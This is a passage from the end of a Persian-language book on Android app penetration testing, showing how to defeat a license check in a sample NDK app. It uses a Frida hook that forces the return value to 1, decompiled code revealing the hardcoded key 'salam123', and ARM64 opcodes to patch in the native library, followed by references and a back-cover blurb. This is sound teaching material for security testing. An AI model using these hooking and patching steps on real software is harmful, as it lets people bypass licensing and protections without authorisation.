
پس می گوییم:

```

10    onLeave: function (retval) {
11        console.log('onLeave');
12        console.log(retval);
13        retval.replace(1);
14        console.log(retval);
15    }
16

```

حالا دوباره دکمه check کلیک میکنیم و می بینیم:



به ما correct key داد و مقدارش هم ۱ شد.

پس توانستیم تابع را دستکاری کنیم.

يا اينكه مى توانيم اين فایل را دستکاری کنیم:

```

1
2 bool Java_com_example_ndk1_MainActivity_checkLic
3             (long *param_1,undefined8 param_2,undefined8 param_3)
4
5 {
6     int iVar1;
7     char *_s1;
8
9     _s1 = (char *)(**(code **)(*param_1 + 0x548))(param_1,param_3,0);
10    iVar1 = strcmp(_s1,"salam123");
11    return iVar1 == 0;
12 }
13

```

کافی است نحوه دستکاری کردن فایل so را در گوگل Search کنید در واقع این op code ها را باید تغییر بدھید :

0011531c	fd 7b bf a9	stp	x29,x30,[sp, #local_10]!
00115320	fd 03 00 91	mov	x29,sp
00115324	08 00 40 f9	ldr	x8,[x0]
00115328	e1 03 02 aa	mov	x1,x2
0011532c	e2 03 1f aa	mov	x2,xzr
00115330	08 a5 42 f9	ldr	x8,[x8, #0x548]

هم در ida و هم در ghidra اين کار امكان پذيرمیباشد.

منابع و مأخذ

OWASP Mobile Application Security - <https://mas.owasp.org>

Mobile App Reverse Engineering By Abhinav Mishra – Packtpub

ANDROID APPLICATION PENETRATION TESTING

میثم منصف کارشناس تست نفوذ وب و اندروید



در عصری که امنیت اطلاعات بیش از پیش مورد توجه قرار گرفته، "تست نفوذ اپلیکیشن های اندروید" کتابی است که به شما امکان می دهد درک عمیقی از تست امنیتی اپلیکیشن های اندروید به دست آورید. این کتاب به طور جامع به آموزش نحوه تست نفوذ، شناسایی و تحلیل مشکلات امنیتی به صورت استاتیک و دینامیک می پردازد.

شما با متدائل ترین و مهم ترین آسیب پذیری هایی که در اپلیکیشن های اندروید وجود دارد آشنا خواهید شد و یاد می گیرید چگونه با استفاده از ابزار قدرتمند Frida تحلیل های دینامیک انجام دهید. همچنین، تکنیک های پیشرفته ای نظیر HOOK کردن فرآیندها و استخراج ترافیک شبکه ارتباطی با وب سرویس ها را فرا خواهید گرفت. در بخشی دیگر، بررسی و تحلیل (NDK) و نقش آن در بپرورد امنیت اپلیکیشن ها مورد توجه قرار گرفته است.

این کتاب، با ارائه مطالب به صورت موردي و عملی، به شما کمک می کند تا مهارت های خود را در زمینه تست نفوذ و امنیت اپلیکیشن ها تقویت کنید و به متخصصی قابل اعتماد در این حوزه تبدیل شوید.

ISBN: 978-622-91340-0-9

9 786229 134009

